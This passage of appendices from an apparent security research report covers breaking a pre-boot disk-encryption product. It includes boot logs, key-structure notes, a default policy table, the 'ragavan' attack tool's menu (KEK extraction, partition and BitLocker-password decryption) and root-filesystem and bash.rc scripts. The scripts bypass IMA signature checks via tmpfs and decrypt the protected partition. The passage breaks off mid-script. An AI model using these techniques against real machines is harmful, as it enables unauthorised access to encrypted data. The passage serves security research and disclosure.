scr_msg "Attempting BOOT"
log_msg "Boot the PBA image"
exec switch_root $ROOT_MOUNTPOINT /sbin/init
```

APPENDIX XV: `ss_nogui` Debug Console Output

```
None
20.01.2026 19:20:17.053 INF ss_hw_tpm20_have_tpm20: TPM 2.0 found
20.01.2026 19:20:17.053 ERR ss_hw_misc_efi_read_variable: variable SS_LINUX_INFO
does not exist
20.01.2026 19:20:17.054 INF ss_config_process_uefi_pba_data: no data from EFI PBA
20.01.2026 19:20:17.055 INF ss_hw_tpm_check_tpm: DSK is already there!
20.01.2026 19:20:17.056 INF MountFS: Filesystem total size: 252280832 bytes
available (240 MB).
20.01.2026 19:20:17.057 INF MountFS: successfully mounted FATStore.
20.01.2026 19:20:17.092 INF (804) Client Version: 7.6.3.16219 running on
DESKTOP-T3V6R53
20.01.2026 19:20:17.093 INF (804) ISO Version: Superschaf Version 7.6-76204
20.01.2026 19:20:17.093 INF (804) ss_config_init: application started after 200.22
seconds
20.01.2026 19:20:17.099 INF (804) ss_util_xml_parse_edas_profile: GENERAL ADVANCED
CLIENT_SECURITY HELPDESK SMARTCARD SSO WOL TPA NETWORK MOBILE
20.01.2026 19:20:17.100 INF (804) ss_config_init: not showing log terminal windows
20.01.2026 19:20:17.100 INF (804) ss_config_cleanup: cleaning up things
20.01.2026 19:20:17.109 INF (804) load_selfinit_flags: selfinit flags: SSO_PWD
20.01.2026 19:20:17.115 INF (804) ss_integrity_pba_verify_checksums: starting PBA
integrity check
cut
cut.sig
grep
grep.sig
sha256sum
sha256sum.sig
sigfiles.txt
wc
wc.sig
Data File = /tmp/cut
Signature File = /tmp/cut.sig
Data File = /tmp/grep
Signature File = /tmp/grep.sig
Data File = /tmp/sha256sum
Signature File = /tmp/sha256sum.sig
Data File = /tmp/wc
Signature File = /tmp/wc.sig
20.01.2026 19:20:17.174 INF (804) _ss_integrity_pba_load_system_filelist: not
using system filelist
20.01.2026 19:20:17.174 INF (804) ss_integrity_pba_verify_checksums:
cs->length=405384, mbr->length=512 flist->length=0, initial_pba_run=0
```

```
20.01.2026 19:20:17.178 INF (804) ss_config_init: deleting KEK
20.01.2026 19:20:17.179 INF (804) ss_data_store_delete_kek: wiping and deleting
KEK
20.01.2026 19:20:17.181 INF (804) ss_hw_tpm_check_tpm: DSK is already there!
20.01.2026 19:20:17.182 INF (843) thread_verify_checksums: starting checksum
verification...
.config/glib-2.0/
.config/glib-2.0/settings/
.config/glib-2.0/settings/keyfile
20.01.2026 19:20:17.200 INF (804) ss_hw_misc_restore_glib_settings: successfully
restored glib settings
20.01.2026 19:20:17.202 INF (804) ss_hw_misc_init: Found auto-reboot target 2, not
creating a thread
20.01.2026 19:20:17.225 INF (804) ss_hw_misc_init: kernel modesetting is not
active
20.01.2026 19:20:17.226 INF (804) ss_hw_misc_init: disabling xorg screen saver
xset:  unable to open display ""
xset:  unable to open display ""
20.01.2026 19:20:17.239 INF (804) ss_api_init: license expires in 2536 days
/tmp/sha256sum: /usr/SUPERSHEEP/bin/make_sbhashes: No such file or directory
20.01.2026 19:20:17.364 ERR (804) ss_data_store_get_tpa_bwlist: could not read
list: 0x00001033
20.01.2026 19:20:17.364 INF (804) ss_auth_tpa_init: no TPA bwlist found:
0x00001033
20.01.2026 19:20:17.365 ERR (804) ss_data_store_get_tpa_dblist: could not read
list: 0x00001033
20.01.2026 19:20:17.365 INF (804) ss_auth_tpa_init: no TPA dblist found:
0x00001033
20.01.2026 19:20:17.366 INF (804) ss_auth_boot_tpa: starting transparent auth with
hwcheck
20.01.2026 19:20:18.366 INF (871) ss_config_get_boot_permit: checksum verification
not finished, waiting...
20.01.2026 19:20:18.367 INF (804) ss_config_get_boot_permit: checksum verification
not finished, waiting...
20.01.2026 19:20:19.235 INF (870) ss_pcscd_stop: stopping pcsc daemon
pcscd: no process found
done.
20.01.2026 19:20:19.243 INF (870) ss_pcscd_start: starting pcsc daemon
stty: 'standard input': Inappropriate ioctl for device
      Starting pcscd...20.01.2026 19:20:19.367 INF (804)
ss_config_get_boot_permit: checksum verification not finished, waiting...
20.01.2026 19:20:19.368 INF (871) ss_config_get_boot_permit: checksum verification
not finished, waiting...
20.01.2026 19:20:20.368 INF (804) ss_config_get_boot_permit: checksum verification
not finished, waiting...
```

```
20.01.2026 19:20:20.369 INF (871) ss_config_get_boot_permit: checksum verification
not finished, waiting...
20.01.2026 19:20:21.369 INF (871) ss_config_get_boot_permit: checksum verification
not finished, waiting...
20.01.2026 19:20:21.370 INF (804) ss_config_get_boot_permit: checksum verification
not finished, waiting...
20.01.2026 19:20:22.370 INF (871) ss_config_get_boot_permit: checksum verification
not finished, waiting...
20.01.2026 19:20:22.371 INF (804) ss_config_get_boot_permit: checksum verification
not finished, waiting...
20.01.2026 19:20:23.371 INF (871) ss_config_get_boot_permit: checksum verification
not finished, waiting...
20.01.2026 19:20:23.372 INF (804) ss_config_get_boot_permit: checksum verification
not finished, waiting...
20.01.2026 19:20:24.372 INF (871) ss_config_get_boot_permit: checksum verification
not finished, waiting...
20.01.2026 19:20:24.372 INF (804) ss_config_get_boot_permit: checksum verification
not finished, waiting...
/tmp/sha256sum: /usr/bin/sha256sum: No such file or directory
/tmp/sha256sum: /etc/rc.d/rcS.d/S01ima: No such file or directory
/tmp/sha256sum: WARNING: 1 line is improperly formatted
/tmp/sha256sum: WARNING: 3 listed files could not be read
/tmp/sha256sum: WARNING: 5 computed checksums did NOT match
5
FAILED
20.01.2026 19:20:25.140 INF (843) thread_verify_checksums: checksums are not OK!
20.01.2026 19:20:25.141 INF (843) thread_verify_checksums: no system file
whitelist available!
20.01.2026 19:20:25.141 INF (843) thread_verify_checksums: PBA integrity check
duration: 8 seconds.
20.01.2026 19:20:25.185 ERR (849) thread_scan_usb_storage: checksum status invalid
(2), exiting
20.01.2026 19:20:25.373 INF (871) ss_config_get_boot_permit: checksum verification
not finished, waiting...
20.01.2026 19:20:25.373 ERR (871) thread_read_usb: did not get boot permit!
20.01.2026 19:20:25.374 INF (804) ss_config_get_boot_permit: checksum verification
not finished, waiting...
20.01.2026 19:20:25.374 INF (804) ss_auth_boot_tpa: we don't have the permission
to boot!
20.01.2026 19:20:25.374 INF (804) ss_auth_init: ss_auth_boot_tpa returned
SS_ERR_BOOT_DENIED
status = 0x00001045
20.01.2026 19:20:25.375 INF (804) ss_api_finalize: finalizing api
20.01.2026 19:20:25.375 WRN (804) ss_api_finalize: could not reset access counter:
no KEK
```

```
20.01.2026 19:20:25.393 INF (804) ss_hw_misc_save_glib_settings: successfully
saved glib settings
20.01.2026 19:20:25.394 INF (804) ss_hw_misc_finalize: removing net devices that
use the igc driver
Removing all devices which use driver igc
Driver name for eth0 is e1000
20.01.2026 19:20:25.401 INF (804) ss_config_finalize: authentication type was
AUTH_NONE, selfinit was FALSE
20.01.2026 19:20:25.402 INF (804) ss_config_finalize: deleting KEK from data
store.
20.01.2026 19:20:25.402 INF (804) ss_data_store_delete_kek: wiping and deleting
KEK
20.01.2026 19:20:25.405 INF (804) ss_time: loaded UTC offset data:
current_offset=28800, timezone_offset=28800, daylight_offset=3600, dst=0
20.01.2026 19:20:25.408 INF (804) ss_config_finalize: selfinit flags: SSO_PWD
20.01.2026 19:20:25.410 INF (804) ss_pcscd_stop: stopping pcsc daemon
done.
>> ss_data_store_int_append_log: file=8
ss_data_store_int_append_log: new_log->length=12426
>> ss_data_store_int_append_log: file=86
ss_data_store_int_append_log: new_log->length=45551
20.01.2026 19:20:25.434 ERR (804) ss_util_get_file: could not stat file
/tmp/wpa_supplicant.log
        Error 2: No such file or directory
```

`ss_nogui` Default Console Output

APPENDIX VX: Magic Bytes Notes

- `0x11200000`: Referenced in function `ss_crypt_set_kek`, represents the global `KEK`.
- `0x11200002`: Referenced in function `ss_build_rand_key`, represents the `DataStore` decryption key.
- `0x11200003`: Referenced in function `ss_crypt_get_unconceil_key`, represents `random_sectors` used for encryption entropy.
- `0x11200004`: Referenced in function `ss_crypt_get_reference_value`, represents the encrypted `KEK`.
- `0x11200006`: Referenced in function `_util_get_tpm_storage_key`, represents the data block for TPM passwords.
- `0x11200007`: Referenced in function `SHA256` attributed with the Windows `BCD`
- `0x112000d0`: Referenced in function `ss_hw_tpm_check_tpm`, represents the `TPM Data Block`.
- `0x112000d1`: Referenced in function `ss_hw_tpm_check_tpm`, located at offset `0x4` of the `TPM Data Block` represents if the `DataStore` password was TPM protected.
- `0x112000d2`: Referenced in function `ss_hw_tpm_check_tpm`, located at tail end of `TPM DSK` or `TPM Resv Block` represents the TPM PCR policy.
- `0x11500001`: Referenced in function `ss_util_hw_get_layout_sector`, represents the `EDA LayoutSector`
- `0x11200400`: Represents the `Stalled Sector` and contains the Disk Encryption status of Windows.
- `0x11200000`: Represents the plain text `KEK`.
- `0x11200201`: Represents the encrypted `DEK`.

APPENDIX XVI: `dbo.ProfileEntry` Default Policy

HELPDESKPROFILE (StaticProfile_id = 28)

Name	StaticProfile_id	Content
fDefine	28	true
fAllowCapturingFromHelpdesk	28	true
ulMaxHelpdeskLoginSlot	28	256
fEnableOfflineHelpdesk	28	true
fEnableOnlineHelpdesk	28	true
fEnableHelpdeskWindowsLogon	28	true
wszOnlineHelpdeskURL	28	
wszOnlineHelpdeskURL2	28	
wszOnlineHelpdeskURL3	28	
wszOnlineHelpdeskURL4	28	
wszOnlineHelpdeskURL5	28	
wszHelpdeskText1Online	28	This is an online Helpdesk
wszHelpdeskText2Online	28	please contact your helpdesk

wszHelpdeskText1Offline	28	This is an offline helpdesk
wszHelpdeskText2Offline	28	please contact your helpdesk
wszHelpdeskText1OnlineSelf	28	This is the Online Helpdesk
wszHelpdeskText2OnlineSelf	28	
wszHelpdeskText1OfflineSelf	28	This is the Online Helpdesk
wszHelpdeskText2OfflineSelf	28	
ulChallengeResponseLength	28	256
ulMaxRebootCount	28	20
wszHelpdeskInstance	28	default
fAutoInit	28	true
ulKeyPairPoolSize	28	20
ulMinKeyPairs	28	4
wszClientName	28	VIRTUAL
fSelfHelpdeskEnabled	28	false
dwSelfHelpdeskType	28	0
wszSelfHelpdeskContact	28	
fShowOfflineQRCode	28	true

IsEnabled	28	true

ESCSPROFILE (StaticProfile_id = 29)

Name	StaticProfile_id	Content
fDefine	29	true
wszClientName	29	VIRTUAL
wEncBlockSize	29	512
bThreadPrio	29	10
bInitEncMode	29	0
fOnlyUsedSectors	29	true

EDASGENERALPROFILE (StaticProfile_id = 30)

Name	StaticProfile_id	Content
fDefine	30	true
wszClientName	30	VIRTUAL
wszLanguageID	30	0
wszKeyboardLayout	30	0
wszScreenResolution	30	1024x768

wszSkin	30	DEFAULT
fAudioSupport	30	false
dwAuthAD	30	2
fUserIDPWADCheck	30	true
fUserIDPWADCheckForNewUsers	30	true
fADCapturedPWUserHasPwSSOCred	30	true
fADCapturedPWUserHasVscSSOCred	30	false
fADCapturedPWUserNeedsSecondFactor	30	false
fADCapturedPWUserInitOTP	30	false
fSecondFactorIsMandatory	30	false
fUserIDPWADCheckFirst	30	false
fCertADCheck	30	false
fCertADCheckForNewUsers	30	true
fADCapturedSCUserHasPwSSOCred	30	true
fADCapturedSCUserHasVscSSOCred	30	false
fCertADCheckFirst	30	false
fConvertNewPwAdUserToMobileUser	30	false

fConvertNewScAdUserToMobileUser	30	false
fForceMobileUserCreationFromNewADUser	30	false
fInitMobileHelpdeskForNewADUser	30	false
fInitOtpHelpdeskForNewADUser	30	false
fActivateVirusScanner	30	false
fIsVScanOnlyClient	30	false

EDASADVANCEDPROFILE (StaticProfile_id = 31)

Name	StaticProfile_id	Content
fDefine	31	true
fPreferEFIPba	31	true
fEFIOnlyPba	31	false
fConfigureHWSettings	31	false
fDirectBoot	31	true
fPassStaticDataInMem	31	true
fPassDynDataInMem	31	true
fBootThroughBiosAfterHibernate	31	false
fSATAReset	31	true

fDiskReset	31	true
fACPI	31	false
fHostControllerReset	31	true
fUSB2Support	31	true
fPCMCIASupport	31	true
fNetworkSupport	31	true
fDHCP	31	true
fAllowWired	31	true
wszStaticIP	31	
wszNetmask	31	
wszGateway	31	
wszDNS	31	
fAllowWireless	31	false
wszWirelessSSID	31	
wszWirelessPassword	31	
fPreferWireless	31	false
fAllowStoreWLANPassphrase	31	true

wszPredefinedDNTail	31	
wszSelfDestructPbaMessage	31	

CLIENTSECURITYPROFILE (StaticProfile_id = 32)

Name	StaticProfile_id	Content
fDefine	32	true
fRequireProfileEncryption	32	true
fUserIDPWAccountsAllowed	32	true
fPBAOnlyAccountsAllowed	32	true
fSmartcardAccountsAllowed	32	true
fFingerprintOnylAccountsAllowed	32	false
fP12AccountsAllowed	32	false
fVSCAccountsAllowed	32	true
fAllowSoftwareVSC	32	false
fUserIDPWFingerprintAccountsAllowed	32	true
fPBAOnlyFingerprintAccountsAllowed	32	true
fMobileAccountsAllowed	32	false
fOTPAccountsAllowed	32	true

fAllowSTA	32	false
fAllowTPA	32	false
fAllowTransparentPBA	32	true
fAllowSCSelfIssue	32	true
fAllowP12SelfIssue	32	true
fAllowStoreWinCredentialsForSCUser	32	true
fAllowStoreWinCredentialsForP12User	32	true
fAllowStoreWinCredentialsForFingerprintUser	32	true
fAllowStoreWinCredentialsForPWUser	32	true
fAllowStoreWinCredentialsForPBAOnlyUser	32	true
bLockAfterFailedLogons	32	10
bDelayAfterFailedLogons	32	3
bDelayTime	32	5
bDenyAccesAfterOfflineDays	32	30
bDenyAccessAfterOfflineLogons	32	90
fVerifyPBAChecksums	32	true
fShowUserNames	32	true

fAllowViewPBALog	32	true
fUseTPM	32	true
fCheckWindowsSignatures	32	false
fCheckPBASignatures	32	true
fChangeBitlockerRecoveryKeyAfterUse	32	false
bOTPLength	32	6
fFriendlyNetworkWithTPMOnly	32	false

LOGPROFILE (StaticProfile_id = 33)

Name	StaticProfile_id	Content
fDefine	33	true
wszEDASLogFilePath	33	%PROGRAMDATA%general.log
ulMaxLogfileSize	33	
wszSecLogFilePath	33	65536
fAllowSecLogFilePlain	33	
fAllowSecLogFileStandard	33	true
fRequireSecLogFileSecret	33	true
fRequireSecLogFileRSA	33	false

wszLogFileKey	33	false

PROFILEPROCESSINGPROFILE (StaticProfile_id = 34)

Name	StaticProfile_id	Content
fDefine	34	true
fAutoRun	34	true
fShowStatusGUI	34	true
fShowErrorMessages	34	true
fShowWarningMessages	34	false
fShowInfoMessages	34	false
fShowSuccessMessages	34	true

SMARTCARDPROFILE (StaticProfile_id = 35)

Name	StaticProfile_id	Content
fDefine	35	true
wszReader	35	auto
wszP11Module	35	auto
wszP11ModulesInst	35	auto;P11P_ALADDIN;P11P_GUD;P11P_CRYPTOVISION;P11P_ATHENA;P11P_ATRUST;P11P_GUD

wszKeyUsagePolicy	35	ANY
wszKeyUsageList	35	Key Encipherment;Data Encipherment;Digital Signature
fVerifyCertificate	35	false

SSOPROFILE (StaticProfile_id = 36)

Name	StaticProfile_id	Content
fDefine	36	true
fEnableSSO	36	true
fEnableSmartcardSSO	36	true
fDeletePinAfterLogon	36	true
fGetSSOCredentialsFromCentral	36	false
fEnableWincredSSO	36	true
fEnableWincredSSOFromSC	36	true
fEnableWincredSSOFromP12	36	true
fEnableWincredSSOFromFinger	36	true
fEnableWincredSSOFromPW	36	true
fHitOKButton	36	true

fEnableSmartcardKeyUpdate	36	true

WOLPROFILE (StaticProfile_id = 37)

Name	StaticProfile_id	Content
fDefine	37	true
fEnableFriendlyNetwork	37	false
fEnableWOL	37	true
fEnableWOLOnly	37	false
wszWOLKeyID	37	default
ulWOLTimeout	37	10

TPAPROFILE (StaticProfile_id = 38)

Name	StaticProfile_id	Content
fDefine	38	true
fEnableTransparentMode	38	false
fEnableTransparentModeHardwareCheck	38	false
dwMinimumDevices	38	0
dwMinimumDevicesOnOperation	38	0

dwAllowedMissingDevices	38	0

NETWORKPROFILE (StaticProfile_id = 39)

Name	StaticProfile_id	Content
fDefine	39	true
fEnable8021XSecurity	39	false
fEnable8021XWireless	39	true
dw8021XAuthType	39	0
fFetchCertificatesAutomatically	39	true
f8021XVerifyCACert	39	true
wsz8021XIdentity	39	
wsz8021XPassword	39	
wszCaName	39	
wszClientCertTemplate	39	Machine
wsz8021XPKPassword	39	
fUseWebCertEnroll	39	false
wszCertEnrollPolicyServer	39	

RECOVERYPROFILE (StaticProfile_id = 40)

Name	StaticProfile_id	Content
fDefine	40	true
fBuildDR2Data	40	true
wszDR2KeyName	40	DR2 Key
fLocalStore	40	true
fCentralStore	40	true
fFolderStore	40	false
fDeleteAfterCopy	40	false
fCheckRevocationList	40	false
wszRecoveryFolderPath	40	
wszFileFormat	40	
wszUser	40	
wszDomain	40	
wszPassword	40	

MOBILE_PROFILE (StaticProfile_id = 41)

Name	StaticProfile_id	Content
fDefine	41	true
fMobileDeviceProtectionRequired	41	false
fAppProtectionRequired	41	false
dwMinPwLength	41	0
fSpecialCharsRequired	41	false
fNumericCharsRequired	41	false
fLowerAndUpperCaseCharsRequired	41	false
fBluetoothLEEnabled	41	true
fUSBEnabled	41	true
fAllowTokenDataExport	41	true

APPENDIX XVII: Meet `ragavan`

The tooling known as `ragavan` is a customized framework for attacking a CryptoPro protected system disk. The tooling contains the necessary cryptographic logic allowing for decryption and content extraction from the various *"hidden"* partitions within the `EDA Disk`.

The following presents the high level menu of the tool:

```
None
# ragavan --help

  Usage:
    ragavan [operation] [options] [<disk>|<efi-path>|<kek-file>]
    ragavan -h | -help
    ragavan -v

  Options:
    -b                          BlockSize (default: 4096)
    -c                          Sector count
    -d                          Incremental Debug (ddd)
    -f                          Input/Output file
    -h, -help                   Show Usage
    -k                          Base64 Encoded Key
    -p                          Target Partition
    -s                          Sector(seek) offset for file writes
    -t                          Thread count (default: 100)
    <disk>                      Disk to scan
    <efi-path>                  Mountpoint for EFI partition
    <kek-file>                  DataStore KEK file (TPADB.BIN)


  Misc-Operations:
     DumpSecBlock               Read Sector offset of disk and save contents to
a file
     PrintGPT                   Print EDA Disk GPT
     PrintBlocks                Prints the hidden data blocks
     GenTPASig                  Generate HW signature
     WriteFile                  Write file contents to EDA Disk

  TPM-Operations:
     GetTPMData                 Recover TPM Secrets from EDA Disk
     RollEFIPCR                 Roll PCR values for EFI sum indexing

  Crypto-Operations:
```

```
     GetPlainKEK                  Extract plaintext KEK
     GetDefaultKEK                Extract default KEK value
     BuildKEKRef                  Build KEK reference value (should match
KEYS/REF_VAL.BIN)
     DecryptKEK                   Decrypts TPADB.BIN and generates KEK
     EncryptKEKFile               Encrypt source file with KEK
     GetDSDEK                     Extract default DataStore key
     GetSHMDSDEK                  Extract DataStore key from unsealed SHM
     SSDecryptDS                  SuSheep decrypt DataStore
     SSDecryptWin                 Decrypt SuSheep encrypted Windows partition
     SSDecryptBlock               SuSheep decrypt sector block
     SSEncryptToFile              SuSheep encrypt file
     DecryptBLRPW                 Decrypt the BitLocker recovery password
(BL_RECPW.BIN)
     DecryptDEK                   Decrypt DEK.BIN file

  Exploit-Operations:
     AttWriteLUKS                 Overwrite partition header with LUKS magic
bytes
     AttNixStack                  Stack the GPT with NIX, overwritting a portion
of Windows Disk
```

ragavan Help Menu

Each `ragavan` task also provides an additional sub menu, identifying required arguments to carry out that action:

```
None
# ragavan PrintBlocks --help
  Usage:
    ragavan PrintBlocks [options] <disk>

  Options:
    -d                           Incremental Debug (ddd)
    <disk>                       Disk to scan
```

ragavan Sub Menu

The tooling is written in GoLang and produces a single portable executable for the purpose of performing security analysis of a CryptoPro protected system disk.

APPENDIX XVIII: BusyBox RootFS

Shell

```
#!/bin/bash

set -euo pipefail

IMAGE_NAME="rootfs.raw"
IMAGE_SIZE_BYTES=1237180416   # hard ceiling (must match edapartition)
FS_SIZE_BYTES=1200000000
INITRAMFS_CPIO=${PWD}/initramfs_v763.cpio.gz

: "${INITRAMFS_CPIO:?Set INITRAMFS_CPIO to the path of the initramfs cpio
archive}"

if [ ! -f "${INITRAMFS_CPIO}" ]; then
    echo "[!] INITRAMFS_CPIO not found: ${INITRAMFS_CPIO}" >&2
    exit 1
fi

# ── Host build dependencies ──────────────────────────────────────────

echo "[*] Install host build dependencies"
apt-get update -q && apt-get install -y -q e2fsprogs xxd openssl >/dev/null

# ── Extract initramfs cpio to chroot/ ────────────────────────────────

echo "[*] Extract initramfs cpio: ${INITRAMFS_CPIO}"
rm -rf chroot
mkdir chroot

# /dev is removed and recreated explicitly below with the nodes this rootfs
# needs; the initramfs dev tree requires CAP_MKNOD and differs from ours.
( cd chroot && gunzip -c "${INITRAMFS_CPIO}" | cpio -idm --no-absolute-filenames
2>/dev/null )
rm -rf chroot/dev
mkdir -p chroot/dev

if [ ! -f chroot/signatures_dbg.tar ]; then
    echo "[!] signatures_dbg.tar not found inside the initramfs cpio" >&2
    exit 1
fi

# ── Remove initramfs-only artifacts ──────────────────────────────────
```

```
rm -f chroot/init       # bash PID-1 init script (initramfs phase only)
rm -f chroot/init.sh    # symlink → init
rm -f chroot/init_dbg   # debug variant of init
rm -f chroot/loopback.sh

# ── /sbin/init ──────────────────────────────────────────────────────────

mkdir -p chroot/sbin
ln -sf /bin/bash chroot/sbin/init

# ── Busybox applet symlinks ─────────────────────────────────────────────

ln -sf /bin/busybox chroot/bin/sh
ln -sf /bin/busybox chroot/bin/ash
for applet in halt poweroff reboot; do
    ln -sf /bin/busybox chroot/sbin/${applet}
done

# ── Directory skeleton ──────────────────────────────────────────────────

mkdir -p chroot/etc/bash \
         chroot/proc chroot/sys chroot/tmp chroot/run \
         chroot/root chroot/mnt/svc \
         chroot/var/log chroot/var/run chroot/var/tmp \
         chroot/var/lock chroot/var/spool \
         chroot/mnt/nix chroot/mnt/store \
         chroot/lib/modules

# ── /etc/passwd, group, hostname ────────────────────────────────────────

printf 'root::0:0:root:/root:/bin/sh\n' > chroot/etc/passwd
printf 'root:x:0:\n'                    > chroot/etc/group
printf 'nixnew-bb\n'                    > chroot/etc/hostname

# ── /etc/profile ────────────────────────────────────────────────────────

cat > chroot/etc/profile <<'PROFILE'
export TERM=vt100
stty erase '^?' 2>/dev/null
PROFILE

# ── /etc/inputrc ────────────────────────────────────────────────────────

cat > chroot/etc/inputrc <<'INPUTRC'
```

```
set editing-mode emacs
"\x7f": backward-delete-char
"\x08": backward-delete-char
"\e[3~": delete-char
INPUTRC

# ── /etc/fstab ──────────────────────────────────────────────────────────

cat > chroot/etc/fstab <<'FSTAB'
proc      /proc     proc    defaults    0 0
sysfs     /sys      sysfs   defaults    0 0
devpts    /dev/pts  devpts  defaults    0 0
tmpfs     /run      tmpfs   defaults    0 0
tmpfs     /tmp      tmpfs   defaults    0 0
FSTAB

# ── Bash PID-1 sysinit (/etc/bash.bashrc) ──────────────────────────────

cp bash.bashrc chroot/etc/bash.bashrc

# Distribute to all paths bash may read depending on compile-time defaults.
cp chroot/etc/bash.bashrc chroot/etc/bash/bashrc   # Gentoo: /etc/bash/bashrc
cp chroot/etc/bash.bashrc chroot/.bashrc            # HOME=/ fallback
cp chroot/etc/bash.bashrc chroot/root/.bashrc       # HOME=/root fallback

# ── Static device nodes ─────────────────────────────────────────────────

[ -c chroot/dev/console ] || mknod -m 600 chroot/dev/console c 5 1
[ -c chroot/dev/null    ] || mknod -m 666 chroot/dev/null    c 1 3
[ -c chroot/dev/zero    ] || mknod -m 666 chroot/dev/zero    c 1 5
[ -c chroot/dev/tty     ] || mknod -m 666 chroot/dev/tty     c 5 0
[ -c chroot/dev/kmsg    ] || mknod -m 660 chroot/dev/kmsg    c 1 11
[ -c chroot/dev/ttyS0   ] || mknod -m 660 chroot/dev/ttyS0   c 4 64
[ -c chroot/dev/tty1    ] || mknod -m 660 chroot/dev/tty1    c 4 1
[ -c chroot/dev/hvc0    ] || mknod -m 660 chroot/dev/hvc0    c 229 0

# ── Size check ──────────────────────────────────────────────────────────

USED_KB=$(du -sx chroot | awk '{print $1}')
USED_BYTES=$(( USED_KB * 1024 ))
echo "[*] Rootfs size: ${USED_BYTES} bytes (budget ${FS_SIZE_BYTES})"
if [ "${USED_BYTES}" -gt "${FS_SIZE_BYTES}" ]; then
    echo "[!] Rootfs exceeds filesystem budget — trim packages." >&2
    exit 1
fi
```

```
# ── Build ext4 image ──────────────────────────────────────────────────

echo "[*] Create ext4 image"
truncate -s "${FS_SIZE_BYTES}" "${IMAGE_NAME}"
mkfs.ext4 -F -L ATREDIS_ROOT -m 0 -O ^has_journal -T small \
    -d chroot "${IMAGE_NAME}" >/dev/null

# ── Apply IMA RSA signatures via debugfs ──────────────────────────────

echo "[*] Build debugfs command file from signatures_dbg.tar"

SIGS_DIR=$(mktemp -d /tmp/ima-sigs.XXXXXX)
tar -xf chroot/signatures_dbg.tar -C "${SIGS_DIR}"

printf '\x03\x02\x04\x6a\x3e\x80\xea\x02\x00' > "${SIGS_DIR}/ima_hdr.bin"

# Extract the IMA public key once for hash verification below.
PUBKEY_PEM=$(mktemp /tmp/ima-pubkey.XXXXXX.pem)
openssl x509 -inform DER -in chroot/etc/keys/ima.der -pubkey -noout >
"${PUBKEY_PEM}"

CMD_FILE=$(mktemp /tmp/debugfs-ima.XXXXXX)

while IFS= read -r sigfile; do
    target="${sigfile#${SIGS_DIR}}"
    target="${target%.sig}"
    chroot_file="chroot${target}"
    [ -f "${chroot_file}" ] || continue
    file_hash=$(sha256sum "${chroot_file}" | awk '{print $1}')
    sig_hash=$(openssl rsautl -verify -pubin -inkey "${PUBKEY_PEM}" \
                   -in "${sigfile}" 2>/dev/null | tail -c 32 | xxd -p | tr -d
'\n')
    [ "${file_hash}" = "${sig_hash}" ] || continue
    xattr_hex=$(cat "${SIGS_DIR}/ima_hdr.bin" "${sigfile}" \
                    | xxd -p | tr -d '\n' | sed 's/../\\x&/g')
    printf 'ea_set "%s" security.ima "%s"\n' "${target}" "${xattr_hex}" \
        >> "${CMD_FILE}"
done < <(find "${SIGS_DIR}" -name '*.sig' | sort)

rm -f "${PUBKEY_PEM}"

echo "[*] $(wc -l < "${CMD_FILE}") IMA signatures to apply"

echo "[*] Apply security.ima xattrs via debugfs"
```

```
debugfs -w "${IMAGE_NAME}" -f "${CMD_FILE}" 2>/dev/null

rm -rf "${SIGS_DIR}" "${CMD_FILE}"

echo "[*] Verify /bin/busybox signature"
debugfs -R 'ea_list "/bin/busybox"' "${IMAGE_NAME}" 2>/dev/null \
    | grep -E 'security.ima|Inode' | head -4

ACTUAL=$(stat -c%s "${IMAGE_NAME}")
echo "[*] Final image: ${ACTUAL} bytes (ceiling ${IMAGE_SIZE_BYTES})"
if [ "${ACTUAL}" -gt "${IMAGE_SIZE_BYTES}" ]; then
    echo "[!] Image exceeds size ceiling." >&2
    exit 1
fi

echo ""
echo "[+] Done: ${IMAGE_NAME}"
```

bash.rc

Shell

```
export CRYPT_LOOPBACK=""

[ "$$" -ne 1 ] && { stty erase '^?' 2>/dev/null; return; }

_log() {
    printf '[nixnew %s] %s\n' \
        "$(/bin/busybox date '+%T' 2>/dev/null)" "$*" \
        >> /mnt/svc/LOG/nixnew-bb.log 2>/dev/null
    printf '<6>[nixnew-bb] %s\n' "$*" > /dev/kmsg 2>/dev/null
}

_scr() {
    /tmp/fb_status_message "$@" 2>/dev/null
}

_clearscr() {
    _scr "
" 2>/dev/null
}
```

```
setup_crypto_loopback_device() {
    export MAX_BYTES=$1

    if [ -z "$CRYPT_LOOPBACK" ]
    then
        export CRYPT_LOOPBACK="$(losetup -f)"
    fi

    losetup "$CRYPT_LOOPBACK" -o $((62873600 * 512)) --sizelimit "$MAX_BYTES"
/dev/edadisk
}

decrypt_partition() {
    export PASSWORD=$1

    if [ -z "$PASSWORD" ]
    then
        return 1
    fi

    echo -ne "$PASSWORD" | cryptsetup luksConvertKey --key-slot 0 --pbkdf pbkdf2
"$CRYPT_LOOPBACK" || return 1
    echo -ne "$PASSWORD" | cryptsetup convert --type luks1 "$CRYPT_LOOPBACK" ||
return 1

    # Bypass IMA and execute file that is not signed
    cp /usr/sbin/cryptsetup-reencrypt /tmp
    cd /tmp && echo -ne "$PASSWORD" | /tmp/cryptsetup-reencrypt --decrypt
"$CRYPT_LOOPBACK" || return 1

    return 0
}

/bin/busybox mount -t proc   none /proc
/bin/busybox mount -t sysfs  none /sys
/bin/busybox mkdir -p /dev/pts
/bin/busybox mount -t devpts none /dev/pts
/bin/busybox mount -t tmpfs  none /run
/bin/busybox mount -t tmpfs  none /tmp
/bin/busybox cp /bin/fb_status_message /tmp/fb_status_message

# Copy binaries with stale or absent IMA signatures to /tmp (tmpfs,
# fsmagic=0x01021994).  The IMA policy has dont_appraise for tmpfs so they
# execute without signature checks regardless of xattr state.
/bin/busybox cp /bin/fb_status_message /tmp/fb_status_message
```

```
/bin/busybox cp /bin/crypt_config      /tmp/crypt_config
/bin/busybox chmod +x /tmp/fb_status_message /tmp/crypt_config

/bin/busybox hostname nixnew-bb

# Re-mount the service partition using the loopback passed from the initramfs.
/bin/busybox mount /dev/edasvcpartition /mnt/svc \
    || /bin/busybox mount /dev/loop0 /mnt/svc

_log "bash PID-1 started; virtual filesystems and service partition mounted"

/bin/busybox syslogd -C8192

/tmp/crypt_config -i -f /tmp/crypt_config.out

/bin/busybox cp /bin/ragavan /tmp/ragavan

setup_crypto_loopback_device $((2416368*512))
_pba="$(dd if=/mnt/store/KEYS/PBA_ENC.BIN bs=1 skip=1 count=31 2>/dev/null)"
decrypt_partition "$_pba"
if [ $? -ne 0 ]; then
    _scr "Crypt Failure!!" && sleep 1
else

    mount "$CRYPT_LOOPBACK" /mnt/nix

    export PATH="$PATH:/mnt/nix/usr/sbin:/mnt/nix/bin"

    _base=/mnt/nix/lib/modules/6.6.12-superschaf-uefi/kernel/drivers
    mount -o remount,rw /
    /mnt/nix/sbin/insmod $_base/virtio/virtio.ko.xz
